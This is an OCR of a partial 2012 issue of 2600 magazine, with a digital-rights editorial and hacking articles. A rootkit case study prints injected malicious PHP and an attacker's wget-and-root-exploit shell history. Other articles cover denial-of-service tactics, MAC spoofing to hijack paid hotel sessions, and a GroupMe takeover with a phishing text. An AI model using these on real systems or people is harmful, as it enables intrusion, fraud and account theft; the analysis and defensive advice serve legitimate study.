Volume Twenty-Nine, Number One!
Spring 2012, $6.25 US, $7.15 CAN


2600

The Hacker Quarterly

INTER-DEPARTMENT DELIVERY

CROSS OUT ENTIRE LINE WHEN RECEIVED. AND RE-USE UNTIL ALL LINES ARE FULL.

DATE	DELIVER TO	DEPARTMENT	SENT BY	DEPARTMENT
~~3/3/10~~	~~bradass87~~		~~Layer~~	
~~5-20-2010~~	Confidant		~~BRADass87~~	
~~5-[illegible]~~	~~bradass87~~		~~SIX~~	
5-25-2010	J.		bradass87	
~~26-5-2010~~	Rupert		Julian	
~~7-7-10~~	Santorum			
~~9/4/10~~	Bieber			
~~10-31-2010~~	Tina	York		Macy
~~11-02-2010~~	SP			
~~12-10~~	~~Tube Stevens~~			
~~Jan 10, 2011~~	~~Sarah Palin~~		~~Estate of Ted Stevens~~	
3-1-11	Chris Dodd			



7 25274 83158 6 21>

BSN 42255

European Payphones

Spain. Nothing like a payphone that's part of some majestic scenery. This was seen in the plaza known as Puerta del Sol in Madrid near the monument to King Charles III.

Portugal. Payphones just seem to get much better views in Europe. This one is outside of the Carmo Church ruins in Lisbon.

Photos by Champ Clark III

Russia. This gem was found in Moscow Oblast near the Pionerskaya train platform. As a slap in the face to the ways of old, they didn't even consider putting the new payphone inside the old phone booth. The irony must be particularly biting in the winter.

Photo by IW4


Italy. Discovered in the skiing community of Sauze d'Oulx, there's something rather eerie and alien about this pair, silently standing guard while crowds of people innocently go about their business and pay them no mind. One day....

Photo by Oli Wright

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Konstants

GAME CHANGING



SOPA. PIPA. ACTA. What are these strange four letter words? And why are we suddenly hearing about them everywhere?

Each of these acronyms represents a different and significant danger to the Internet and to our freedoms. Together, they're part of the same mentality that always has and always will try to curtail and regulate liberty and freedom of expression under the guise of justice or fairness. Only the names change; the game is always the same. Think of them as threats which never go away.

Let's take a quick look at what these three in particular are all about:

- SOPA, the Stop Online Piracy Act, is a House bill that would give the United States government the ability to basically disconnect any website it deemed responsible for *any* sort of copyright violation - or any website that contains information that might help users to bypass these restrictions. That could include almost anyone - if the authorities chose to pursue it.
- PIPA is an acronym within an acronym (PROTECT IP Act (Preventing Real Online Threats to Economic Creativity and Theft of Intellectual Property Act)) and is the Senate counterpart to SOPA. One of its goals is to "de-list" objectionable sites, basically meaning that the rest of the world might be able to access a particular website, but to those in the United States, it would appear not to exist at all. It sounds an awful lot like the kinds of tactics we read about in oppressive lands.
- Then there's ACTA, the Anti-Counterfeiting Trade Agreement, which is a multinational treaty signed by 31 countries including the United States and the entire European Union. One major problem is that the entire agreement was put together in total secrecy, with absolutely no input from organizations or people that might be concerned with the nagging question of civil liberties. Not a good start, but one that accurately reflects the overall tone of this thing. In general, it's more of the same: rigid controls over how technology can be accessed and by whom, more liability to Internet Service Providers in order to get them to monitor what their users are doing, and basically a global version of our old friend, the Digital Millennium Copyright Act (DMCA).

So, what is it that changed recently and drew an incredible amount of public attention to the threats that these proposals represented? Several things, actually.

For one, we saw an unprecedented display of responsibility among the Internet powerhouses. Of course, we can be cynical and say that they were primarily looking out for their own interests and that their businesses would be hurt if any of the domestic proposals became law. That's very possible. But what's different here is the way in which this was dealt with. Rather than using their power and connections to get some sort of a back room deal and becoming exempt from whatever regulations adversely affected everyone else, activist tactics were employed, which encouraged demonstrations, petitions, and blackouts. It became bigger than Wikipedia, Google, Reddit, and the many other hugely popular sites that could have easily

ignored this controversy, but instead chose to do the right thing. Their participation fueled the fire that itself became the story, affecting over 50,000 sites and waking up a countless number of people.

An increased amount of awareness that has been developing throughout the net is a huge reason why this spread, perhaps even getting through to some of the corporate sites that otherwise might not have been paying attention. Often, in order to be noticed, you need to raise your voice. We've been seeing a lot of that lately, from anti-Scientology protests to Occupy Wall Street to the Arab Spring to the debt crisis in Europe. Through social networking and other elements of the Internet, mass organization of an unprecedented nature has been occurring all around us, completely catching the authorities by surprise. WikiLeaks helped to set the mood, Anonymous helped to raise the volume. People everywhere started to pay attention. The status quo is simply no match for that. That is why it suddenly became very difficult to find any politician who continued to back these bills. They move with the wind.

And on the subject of that status quo, it's interesting to look at those dinosaurs that just don't seem to get the message that their time is done. On SOPA Blackout Day (January 18), *2600* stood with the EFF and other civil liberties groups against organizations like the MPAA, just as we did back in 2000 in the very first case involving the DMCA. It was a wonderful trip down Memory Lane and one that reaffirmed the philosophical divide that exists between the industry and much of the public.

The fights continue. The enemies remain the same. What has changed is the amount of public awareness that exists today, and the ability to turn that into action.


Naturally, we can expect to see a good amount of convincing testimony that seeks to contradict all of the above. We will be accused of supporting "piracy." There will be examples of evil people making tons of money from the works of others, implied ties to bona fide terrorists, statistics that show how the economy is being wrecked by these evildoers, etc., etc. But if the arguments seem a little too simple, the complexities of the issues have probably been skipped over.

Most people already can tell the difference between right and wrong. Stealing *is* wrong, when it's actually stealing. When the word becomes twisted and distorted so that stealing is defined as anything from skipping over a commercial to not buying the same product multiple times to refusing to pay a fee every time a song is heard, more is actually done to negate the effects of *true* theft than anything a common criminal could do. When people see themselves as victims of a rip-off perpetuated by the entertainment industry or other large conglomerates, the mood quickly changes to one of retributive justice. Then, true theft becomes closer to the norm, which plays right into the hands of the industry - which might have been what they wanted all along.

We all know that amazing things can happen when people have access. One merely has to look at the effectiveness of YouTube and Twitter as tools in actually toppling repressive regimes. Access to speech, access to community, access to the truth - these are great things for all individuals. Controlled and restricted, these tools lose all power. The same can be said for the arts. Open that world so that people can appreciate it and help spread the word and anything is possible.

If you look closely at those who are opposed to making art more accessible, you'll find the driving forces to be those who already have a great deal and are afraid of the playing field becoming a little more even - the recording industry, Hollywood, hugely successful stars. So, yes, perhaps lowering the prices of media and encouraging the sharing of art will put a dent in the influx of cash to those currently sitting on top. Maybe it will mean that their efforts won't by default be as lucrative. With the digital revolution, it's no longer about the vinyl or the film or the paper, all of which created a tangible limit. Now it's about the actual content, no longer bound by such physical limitations. If that happens to be worth supporting, then people will support it to the best of their abilities. To those who are creating and trying all sorts of new approaches, a global audience that pays attention is infinitely more valuable than a limited one that pays cash. Earning that attention is now the first step, remaining relevant is part of every subsequent step.

We're in a new age. Through technology, people have a way of speaking their minds and getting the story out even when governments want to silence them. Through technology, consumers can get access to anything that's out there, regardless of the irrational demands imposed by those who imagine themselves in charge. The assumption that intangibles like speech and art can continue to be controlled is now merely a dream doomed to failure.



A PHP ROOTKIT CASE STUDY

by StarckTruth

I was recently hired by the engineering and CS student association of a local university after their server had become unreliable due to a virus. Being a former member of and volunteer for this organization, I offered to help them reconstruct their sites in a secure fashion before the start of the term in two weeks' time.

Working with two rather skilled students, we explored the unholy mess in the server. There had obviously never been any organizational scheme that had been followed for long, so the cruft lay thick and deep. Nonetheless, before too long I found in an index.php file the code `eval(base64_decode('blablabla'))` with a substantial bit of gibberish. The base64 block had been inserted after the initial `<?php` in the file. Clearly, this was obfuscated code and, when extracted, it read:

```
error_reporting(0);
$bot = FALSE ;
$user_agent_to_filter = array('bot','spider','spyder','crawl','validator'
➥,'slurp','docomo','yandex','mail.ru','alexa.com','postrank.com','htmld
➥oc','webcollage','blogpulse.com','anonymouse.org','12345','httpclient'
➥,'buzztracker.com','snoopy','feedtools','arianna.libero.it','internet
➥seer.com','openacoon.de','rrrrrrrrr','magent','download master',
➥'drupal.org','vlc media player','vvrkimsjuwly l3ufmjrx','szn-image-re
➥sizer','bdbrandprotect.com','wordpress','rssreader','mybloglog api');
$stop_ips_masks = array(
        array("216.239.32.0","216.239.63.255"),
        array("64.68.80.0"  ,"64.68.87.255"  ),
        array("66.102.0.0",  "66.102.15.255"),
        array("64.233.160.0","64.233.191.255"),
        array("66.249.64.0", "66.249.95.255"),
        array("72.14.192.0", "72.14.255.255"),
        array("209.85.128.0","209.85.255.255"),
        array("198.108.100.192","198.108.100.207"),
        array("173.194.0.0","173.194.255.255"),
        array("216.33.229.144","216.33.229.151"),
        array("216.33.229.160","216.33.229.167"),
        array("209.185.108.128","209.185.108.255"),
        array("216.109.75.80","216.109.75.95"),
        array("64.68.88.0","64.68.95.255"),
        array("64.68.64.64","64.68.64.127"),
        array("64.41.221.192","64.41.221.207"),
        array("74.125.0.0","74.125.255.255"),
        array("65.52.0.0","65.55.255.255"),
        array("74.6.0.0","74.6.255.255"),
        array("67.195.0.0","67.195.255.255"),
        array("72.30.0.0","72.30.255.255"),
        array("38.0.0.0","38.255.255.255")
        );
$my_ip2long = sprintf("%u",ip2long($_SERVER['REMOTE_ADDR']));
foreach ( $stop_ips_masks as $IPs ) {
        $first_d=sprintf("%u",ip2long($IPs[0])); $second_d=
➥sprintf("%u",ip2long($IPs[1]));
        if ($my_ip2long >= $first_d && $my_ip2long <= $second_d)
➥{$bot = TRUE; break;}
```

```
}
foreach ($user_agent_to_filter
➥ as $bot_sign){
        if  (strpos($_SERVER['HTTP_
➥ USER_AGENT'], $bot_sign) !==
➥ false){$bot = true; break;}
}
if (!$bot) {
echo '<iframe src="http://ovundrzj
➥r.co.tv/?go=1" width="1" height=
➥"1"></iframe>';
}
```

Clearly, it only spits out the iframe for user agents not in the list and from IPs outside the ranges excluded; I suspect the `ovundrzjr.co.tv` address is a client-reporting script, but the domain no longer resolves.

We continued digging around, and noticed this in the .bash_history file:

```
uname -s
uname -r
uname -v
uname -m
which gcc
which wget lynx links GET
➥ fetch curl
wget -O /tmp/raroot.tgz
➥ http://94.60.123.230/exspl/
➥raroot.tgz
if [ -f /tmp/raroot.tgz ]; then
➥ echo DownloadedSucc; fi
cd /tmp
tar -xzf raroot.tgz &>/dev/null
cd raroot
cd wunderbar
chmod +x wunderbar.sh
./wunderbar.sh
cd ..
if [ "$(id -u)" = "0" ]; then
➥ echo "GOT ROOT"; fi
cd cheddar_bay
chmod +x cheddar_bay.sh
./cheddar_bay.sh
cd ..
if [ "$(id -u)" = "0" ]; then
➥ echo "GOT ROOT"; fi
cd therebel
chmod +x therebel.sh
./therebel.sh
cd ..
if [ "$(id -u)" = "0" ]; then
➥ echo "GOT ROOT"; fi
chmod +x run.sh
./run.sh
cd ..
if [ "$(id -u)" = "0" ]; then
➥ echo "GOT ROOT"; fi
rm -r /tmp/raroot*
```

The plot thickens. When we resolved 94.60.123.230, it was to a Romanian host; it no longer resolves. Anyhow, all three of Wunderbar, Cheddar Bay, and The Rebel are exploits involving null pointer dereferencing. It also looks like the rooting attempts failed (hooray for updating the kernel).

But where'd the actions come from?

After more digging I came across a really, really huge block of base64 bracketed by

```
\x65\x76\x61\x6C\x28\x67\x7A\x69\
➥x6E\x66\x6C\x61\x74\x65\x28\x62\x61
➥\x65\x36\x34\x5F\x64\x65\x63\x6F
➥\x64\x65\x28
```

and

```
\x29\x29\x29\x3B
```

which in ASCII are

```
eval(gzinflate(base64_decode(
```

and

```
)));
```

and that decoded and decompressed into a rather impressive 1517 lines of PHP; this started with a system to distinguish Windows and *n*x hosts, but the actual exploit code was POSIX-specific (which suggests to me that this code was downloaded and appended as part of the infection process).


The functions in the script were sniffers for security information, filesystem manipulation, string tools, file tools, bypassing safe mode, running a virtual console, brute-force attacks on system and database passwords, and opening network backdoors; and, finally, cleaning up after itself (although, of course, not perfectly).

It appears the original source of the malware was a free WordPress theme downloaded from same random website. From my inspection of the code, the two most likely places to find obfuscated code are in footer.php (which is probably seldom inspected) and index.php (which is probably often infected).

My advice to server administrators wishing to avoid the grief is simple. (1) In WordPress installations, once installed, ensure the server user cannot write to any directory except wp-content, and also cannot write to any PHP file whatsoever. (2) Use grep to search for `eval(base64_decode(` and replace any examples you find with the decoded PHP if it's innocuous (and excise it if not). (3) Use grep to search for strings of hex-encoded data: for example `\x65\x76\x61\x6C` is `eval`, `\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65` is `gzinflate` and `\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65` is `base64_decode`. Of course, this should be a case-insensitive search.

This has been an interesting and enlightening experience, which I felt should be shared. Thank you, *2600*, for instructing me since before 9/11; keep up the good fight.

Denial of Service 2.0



by tcstool

This article is purely for education and informational purposes. The information herein is only for examining theoretical methodology that could be used in a DoS attack, and what this information is used for is solely the responsibility of the reader. The author bears no responsibility for any damage and mayhem caused by using this information.

Denial of service attacks have been out of the public consciousness for a while, but, with recent attacks against various government and corporate sites by groups like Anonymous, they have become an increasingly relevant issue again. This article intends to take a look at traditional techniques used in DoS attacks as well as introduce some new theories on how to create denial of service conditions on a network.

Most denial of service attacks can be classified into two categories: traffic-based, which will be the focus of this article, and exploit-based. A traffic-based denial of service attack does not utilize any exploit code, utilizes the application and resource in a normal fashion and simply involves exhausting resources on a host through excess volumes or network traffic or resource usage on the victimized host. Some examples of traffic-based denial of service attacks include:

- *SYN Flooding:* Opening TCP SYN connections to a victim server without responding to the SYN-ACK packet returned, leaving half opened connections on the victim while it waits on responses until resources are exhausted.
- *ICMP-based Attacks:* Pinging the broadcast address of a network with a spoofed source address of the victim, causing a flood of ICMP echo reply packets to be sent to the victim IP, which is also known as a smurf attack. Another technique might be simply to send a large number of ICMP packets to a host simultaneously from a distributed group of hosts such as a botnet and attempt to exhaust bandwidth and resources available. Lastly, an attacker might repeatedly send fragmented or otherwise malformed ICMP packets to a host, that when reassembled or processed cause the victim to crash due to its abnormalities.
- *Application Resource Consumption:* An attacker will use a distributed set of hosts to connect to a victim and launch resource intensive processes on the host. Examples could be logins or other calls to an SQL database, repeatedly sending HTTP POSTs to an application until drive space and memory are exhausted, requesting large resources from the application, or constantly initiating logged actions, consuming processor, memory, and disk space on the victim until resources are exhausted.

Exploit-based denial of service attacks will not be covered in great detail because they are not the focus of this article. They are simply the launching of code designed to crash the victim, either temporarily by crashing the operating system or application services of the victim, or by exploiting the victim and launching code that will permanently take the host offline, such as damaging the OS or application to the point where the victim machine must be rebuilt. This is sometimes referred to as a Permanent Denial of Service or PDoS attack. Traffic-based denial of service attacks have become less effective in recent years, as networking equipment manufacturers have begun to mitigate many of these attacks inside their device's software. Most routers come preconfigured to silently drop ICMP directed broadcasts. Many network firewalls have preconfigured thresholds limiting the number of half open connections to a host, as well as the ability to inspect and drop ICMP traffic which is not a reply to an ICMP request. Intrusion prevention sensors now not only look inside packet payloads for exploit code, but also normalize network traffic and drop packets with abnormal characteristics. Larger enterprises or ISPs may also make use of anomaly detectors and guards, which have the ability to analyze network traffic and dynamically reroute problematic traffic away from a targeted host. However, most of these technologies are flawed, in that they are looking at a static set of known DoS techniques, and are looking for traffic directed at the host, not at how the network infrastructure processes traffic itself.

The first technique this article will cover will be referred to as QoS DoS (QDoS). First, a quick primer. QoS stands for quality of service, which

at its simplest is defining network traffic in such a way that it can be prioritized and resources can be reserved for traffic matching that definition. This can be done on pretty much any characteristic of the packet, but most commonly is accomplished using QoS markings, which are simply values in the header of a packet known as the ToS (Type of Service) field. There are two variations of ToS values most commonly used: IP precedence, and Differentiated Services Code Point (DSCP). IP precedence is a value between 0 and 7, with the lower values being less critical in terms of packet delivery, up to a value of 7 which is defined for use for network control traffic. DSCP allows for the use of up to 64 unique values for classifying traffic.

The most common use for QoS values is in the delivery of multimedia applications, such as Voice over IP phone systems or video delivery. So how could an attacker use QoS to create denial of service conditions on a network? First, a change in the target of a denial of service occurs. While the target IP address remains the victim host, the attacker will take advantage of flaws in the infrastructure responsible for delivering traffic to that host. One of the most common mistakes made when configuring QoS services is to only configure policies based around IP precedence or DSCP markings. Here's a simple example. An attacker has compromised a host or set of hosts on the internal network, which uses a Voice over IP phone system. A quick scan of the network has revealed the type of system in use, and a Google search for some tech info indicates that voice traffic from this system is by default marked with a DSCP value of cs3. The network engineers responsible for this network have most likely configured the infrastructure to prioritize or reserve bandwidth for traffic marked with these values, but have not specified to look for this traffic originating from only the voice subnet, or perhaps not even created a separate subnet for voice. An attacker could generate large volumes of traffic marked with this value set in the ToS field of the packet header, constantly filling the prioritized queues on the switch or router in question and negatively impacting or blocking voice services to the rest of the network. Imagine this scenario in a call center environment. An attacker could also experiment with any number of combinations of IP precedence and DSCP values and gauge round trip times to see if there are variances based on modifying the ToS value, but this would be inefficient, so it is better to identify hosts on the network who are known to use QoS services. Now, of course, this example assumes that an attacker is on the internal network. The reason for this is that, while some enterprises accept and process ToS values from the outside, not all ISPs or backbones will trust ToS bits sent across their network, and many will strip them from the packet header while routing them to the destination host. This seems to vary from ISP to ISP, so test before trying. In following best practices to mitigate this attack, network engineers should not only match on ToS bits in the packet header, but also verify the packet is originating from a subnet or host expected to mark its traffic with QoS values. Also, edge routers in networks that do not expect to receive ToS bits set in the header of incoming packets should either strip the header or drop the traffic completely.

The second technique in this article involves the misplacement or misconfiguration of inline intrusion prevention services on a network. Typically, edge intrusion prevention sensors should be placed behind a firewall or other device which is monitoring connection states. However, many companies will deploy an IPS in front of the firewall, or turn on IPS services inside their edge routers to preserve processor and memory resources on the router. This can be exploited by an attacker, since most IPS sensors are only interested in the packet payload and matching against a known set of signatures, and do not care about the session state. An attacker could craft packets containing malicious payloads and spoof the source IP address as being from a company's business partner or a popular website. Since the IPS never examines session state, it will only look at the payload, see it is malicious, and, if configured automatically, block all traffic sourced from that IP. Imagine if an attacker sourced a constant stream of malicious payloads from the IPs of Google, or a company's known business partner. A company could then be forced to turn off any automatic blocking on their sensors, allowing an attacker more flexibility in trying to break into the network. Network engineers should always deploy IPS sensors behind a firewall or other device configured to monitor session state. Not only will much of the noise be eliminated in IPS logs by receiving alerts on things that never would have been allowed through the firewall anyway, session state is always validated before the traffic is processed by the sensor, so only established traffic flows are being inspected.

So that about wraps it up. These are just two ways in which attackers can modify denial of service tactics to impact networks and cause security teams grief, outside of the standard Layer 3 and Layer 4 tactics. I'm always open to discussion so feel free to email me at `tcstool@gmail.com` with any questions or comments.

Spoofing MAC Addresses on Windows

by Wananapaoa Uncle

As always, this information is provided for your spiritual enhancement. Having your soul enlightened, don't use this information to create wreak and havoc

What

There are times when you care more about your privacy, and going online is often one of them.

I'll assume you know about MAC address theory, so I won't spend time repeating things you can find on Wikipedia. I'll only focus on one aspect: you normally read that MAC addresses are unique 48 bit addresses burnt into the device firmware. I think this is generally correct, we only need to better define "generally."

Your hardware needs some kind of software layer to perform useful work and this software is generally called a device driver. No matter which OS you're using, some kind of driver must talk on one side to the OS and on the other side to the hardware. The good things lay in between.

Normally, the driver reads the MAC address from the device and passes it to the OS for use when creating network packets with hi-level functions. Of course, you can forge packets one by one, but this is very time consuming and requires specialized software implementing its own minimal network stack. Piping generic network applications into them can be a mess. So we just want Windows to believe our MAC address is the one we choose instead of the one burnt into the firmware, and to stamp it in every packet flowing to the net.

Here comes good news: Windows provides a method to achieve this, so our hack is simply to understand the way to leverage this capability. Several built-in tools in Windows make use of fake MAC addresses. NLB is the most famous, Hyper-V also does it, and so does every "teaming" driver I know of.

Where

As always, Windows stores information about its configuration into the registry, so we must dig into it.

`[/MINI-RECALL]`

Just two words about correct definitions, so as not to create confusion: the registry is a hierarchical database, with things named in this way:

- *Keys* are the yellow "folders" in Regedit, and compose the structure of the database. You can see them on the left pane in Regedit. Keys can have sub-keys.
- *Values* are the named items that contain data. Values appear in the right pane, along with their type (REG_SZ for strings, REG_DWORD for 32 bit integers). Values cannot have sub-values, they have data instead, see next line.
- *Data.* As the name suggests, it is the data effectively stored.

`[/MINI-RECALL]`

In Windows, fire up Regedit and let's jump to this key:

```
HKLM\SYSTEM\CurrentControlSet\
➥Control\Class\{4D36E972-E325-
➥11CE-BFC1-08002BE10318}
```

(Don't mess with `CurrentControl➥SetXXX` keys; they are "last known good configuration" backup copies.)

Here we have several sub-keys, numbered starting from "0000". Each one represents a network adapter. You can see a lot of keys, meaning lots of adapters. Not all of these adapter are physical ones, NIC in the most common way we intend. There are several "virtual" adapters, such as VPN, virtual Wi-Fi, IP tunneling, and so on, contributing to the "NIC pollution" of this sub-key. We are interested in changing only physical ones, and there are several methods to identify them, mostly involving ANDing bits with some value; since we are lazy, we'll take a shortcut and browse each numbered sub-key looking at the `DriverDesc` value. Here you can read the name the driver exposes to the system for that adapter, so you can distinguish between "WAN Miniport (SSTP)" that is a virtual adapter for Microsoft SSL VPN and "Realtek PCIe GBE Family Controller" which identifies itself as our piece of hardware.

Having identified the sub-key of interest, just scroll down the values and see some of the working tunables for that device. It depends on the vendor, so the list may vary. Physical adapters tend to have more settings than virtual ones.

We must point straight to the `Network➥Address` value of type REG_SZ.

You can have three cases here:

1) the value does not appear

2) the value appears, but contains no data

3) the value is here and contains something, say 112233445566

The data in `NetworkAddress` is the MAC address of our adapter or, better, the one we want the system to use. If it is already present (case 3), change it to whatever you want and disable/re-enable the network adapter from the device manager of the connections menu. If you have doubts, reboot your system: it's always a Windows box, isn't it?

If the value is not present, just right click the right pane, select `New->String value`, and name it `NetworkAddress`; then double click it and type your brand new MAC address.

And how do I get my "real" MAC address back? It is simple enough: just enter empty data or remove the `NetworkAddress` value.

A little hint: the MAC address must be typed in the form `112233ABCDEF` - no colons, dashes, spaces, or other garbage. Also, your MAC should be well-formed, basically being six bytes in hex form. Failing to set a valid MAC generally results in the real one being used.

Another even-more-simple-but-not-always-applicable method is going into your device properties sheet and looking for Network Address settings: sometimes a radio button appears with "not present" or a box to type the MAC address into.

To modify HKLM key, you *must* be an administrator of your box and run regedit with elevated privileges where needed.

Why

Because we can, first of all. Because "real" MAC addresses are boring. Because we like to set up a contest for the best sounding valid MAC address and we need to test it!

According to a friend of mine, other uses are possible. Once he was in a hotel, and connecting to the Internet was mediated by a captive portal. They tend to cage your connection until you provide valid user/password/credit card and so on. Since they block all of your network connections, not only web, they usually check packets at layer 2, looking for authorized MAC addresses. So when a friend of my friend got authenticated and then shut down its computer (it is often a requirement, but we'll digress another time), my friend "leased" the other person's MAC address and continued to surf, getting the same address from DHCP and having its surfing logs credited to the other person. He said this is a workable solution also in airports, where people connect, surf for a while and then run to the check-in.

Also, some captive portals have some "always authenticated" devices like proxy servers, anti-virus, management stations, network controllers, TV, set top boxes (like the one standing in front of you in your hotel room), and so on. A little sniffing on the net (broadcast is your friend) may help to identify them.

Another friend of mine once told me that changing the MAC address can help while pen testing (your) wireless networks. Some access points have MAC filtering and only devices with a certain MAC address can connect to them. Well, the MAC address is a layer 2 beast, so it is not encrypted and clearly visible even on WEP/WPA networks.

Another friend (yes, I have lot of friends) told me that some wireless provider let you surf for free for a fixed amount of time before requiring some kind of sign in. A brand new MAC address will often convince DHCP to give you a brand new IP. And so on.

Some services require your device to be produced by some specific vendor. As you know, changing the first three digits may transform your el-cheapo laptop into a shiny new MacBook Air. Yes, it's magic!

Some devices on the net (PLC, SCADAs), for security or compatibility reasons, may respond only to requests coming from specific ranges of MAC addresses. Well, spoofing yours may render you very compatible.

A person who was on the plane with a friend of mine told him that some firewalls perform layer 2 filtering because layer 2 (IP) addresses can be spoofed. I owe him lots of thanks.

A designer my friend knew on the beach said the CAD he used had a license based on the MAC of the network adapter. He then was able to test drive the CAD product with its friend license, become an expert, and then finally acquire the CAD product. He also told me he designed a famous steel tower in Paris, but I suspect he was joking me.

Last but not least, since MAC address are "immutable" characteristics of a computer, they can be part of forensics analysis. Layer 2 devices often log them. Using some imagination can help to keep the bad guys looking for some iPhone instead of your Vista box, if you just remember to unbind some protocols from the NIC.

Whup

Spoofing your MAC address is not so difficult and generally does not require more than five minutes. Do not give money for some "magic" software. Free ones are available. Use those (if you are lazy, just look at the end of the article).

Section 2 is valid also for *NIX users. What changes is the way to spoof the address. In many cases, it is a matter of typing:

```
ifconfig ath0 ether 112233445566
```

Consult your manpage for ifconfig.

Finally, remember that MAC addresses live in your LAN, and are discarded by the first router you'll find. Generally speaking, Internet hosts cannot see your MAC address, or not directly.

As always, play fair. Some assembly may be required and results may vary. A lot.

And remember, if you don't trust snake oil, be aware of ARP poison too.

With

For a click-and-go free tool that seems to work, jump to `http://www.gorlani.com/portal` and look for MacMakeup. Probably runs Vista and Seven too, but if you read section 2 you can simply write your own tool.

For a list of MAC address vendor codes, look at the manuf file in your Wireshark installation directory, or consult `http://standards.ieee.org/develop/regauth/oui/public.html`.

A Modern Approach to Social Engineering

by Jacob

Social engineering is the art of manipulating people to give out sensitive information. This is a true form of hacking on a non technical level. An example of social engineering is convincing someone that you are with a company that the victim is affiliated with. Once you've convinced the victim, social engineering comes into play by asking for information such as address, phone numbers, email addresses, and more.

So what does GroupMe have to do with social engineering? If you are unaware, GroupMe is a new and rapidly growing app on the Android Market as well as the Apple App Store that allows people to create groups. With GroupMe, users are able to send one text message and have it sent to a group of people. Sounds normal and very useful (which it is). I've noticed that there is a flaw with this application. Allow me to explain.

Once a user has installed the GroupMe application from the Market or App Store, they will need to verify their phone number by typing in a verification code sent to them via text message. The cool thing about this application is that you can register the same phone number on multiple devices. I tried this out using my Android device as well as an iPod Touch. However, in order to view the GroupMe messages on a separate device, the verification code will be sent to the phone number that you are trying to register. This is where we can use social engineering to gain access.

1. Install GroupMe on a device. I would recommend using devices like an iPod Touch or a Tablet.

2. Install Google Voice on the same device and sign up for a phone number.

3. Type in the victim's phone number and have GroupMe send the victim a verification code.

4. Use Google Voice to send a text message to the victim asking for the verification code.

Step 4 is going to be the most difficult step in this process. Don't give up though. If a verification code has been sent to the victim by GroupMe as well as a follow up text stating that the victim should have received a GroupMe verification code, the outcome should be in your favor.

The following can be a sample text that you can send to the victim asking for the GroupMe Verification Code:

```
Automated Response: This is a
courtesy text message from GroupMe.
A verification code has been sent
to you in a different text message
to verify your current GroupMe
membership. Please respond to this
message with the verification code.
```

Once the victim has responded with the verification code, plug it into your GroupMe verification. Once it has successfully authenticated, make it look professional and respond to the victim with:

```
Thank you. Your GroupMe
membership has been verified.
```

5. Delete the Google Voice account.

If you are successful, any messages that are sent to the victim's group will be received on the device you registered with.

You can then start gathering information that is being sent to and from the victim and begin the social engineering process.

Once you have access to someone else's GroupMe, you will then be able to view contact information for other people that are in the group.

You will then have opportunities to perform the same steps to other people within the group. From there, you can branch out and find out as much information about your victim to prepare yourself for future social engineering attacks.

I do not support illegal activities. I am just simply pointing out a potential social engineering opportunity/flaw that people need to be made aware of. This tutorial is for educational purposes only. I am not responsible for your actions.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Spring has sprung in Beijing, which means that it's still very cold, but with an added bonus: giant dust storms that blow in from the Gobi Desert. Sometimes there is so much dust that you can't even see across the street. Winds blowing through the concrete canyons of the Haidian district, funneled by endless skyscrapers, can be enough to knock you over if they don't sandblast you first. There can be some beautiful days, but spring is my least favorite time of year here; I typically schedule a long business trip back to the U.S. And so I write to you from my home Central Office, back in the Great Northwest. It's comfortably cold, beautifully dusty, and my desk is exactly the way I left it on my last visit.

I spend a lot of time on airplanes, and this time mostly ends up being unproductive. Since 2005, it's been possible to use WiFi onboard most domestic airlines in the U.S., and it's even possible to use GSM mobile phones on some European carriers. Meanwhile, in Asia, in-flight calling and WiFi are surprisingly absent. Singapore Airlines and Cathay Pacific have announced plans to offer inflight WiFi, but it hasn't happened yet. Chinese airlines don't offer it either. And even Korean Airlines, the flag carrier of the most wired country on the planet, doesn't have even so much as in-flight calling. It's baffling. I half expect Air Koryo (the flag carrier of North Korea) to make a "first in Asia" offering, simply out of spite.

There are few areas in telecommunications with such recent and rapid growth as in-flight communications. However, the deployment of such services is hardly new. In-flight calling began in 1983, with the first deployment of Airfone on American Airlines jets, and was officially launched in 1984. The handsets were large and clunky, and there was usually only one per aircraft. In 1987, Airfone launched seat-back telephones, which quickly became ubiquitous on U.S.-based airlines.

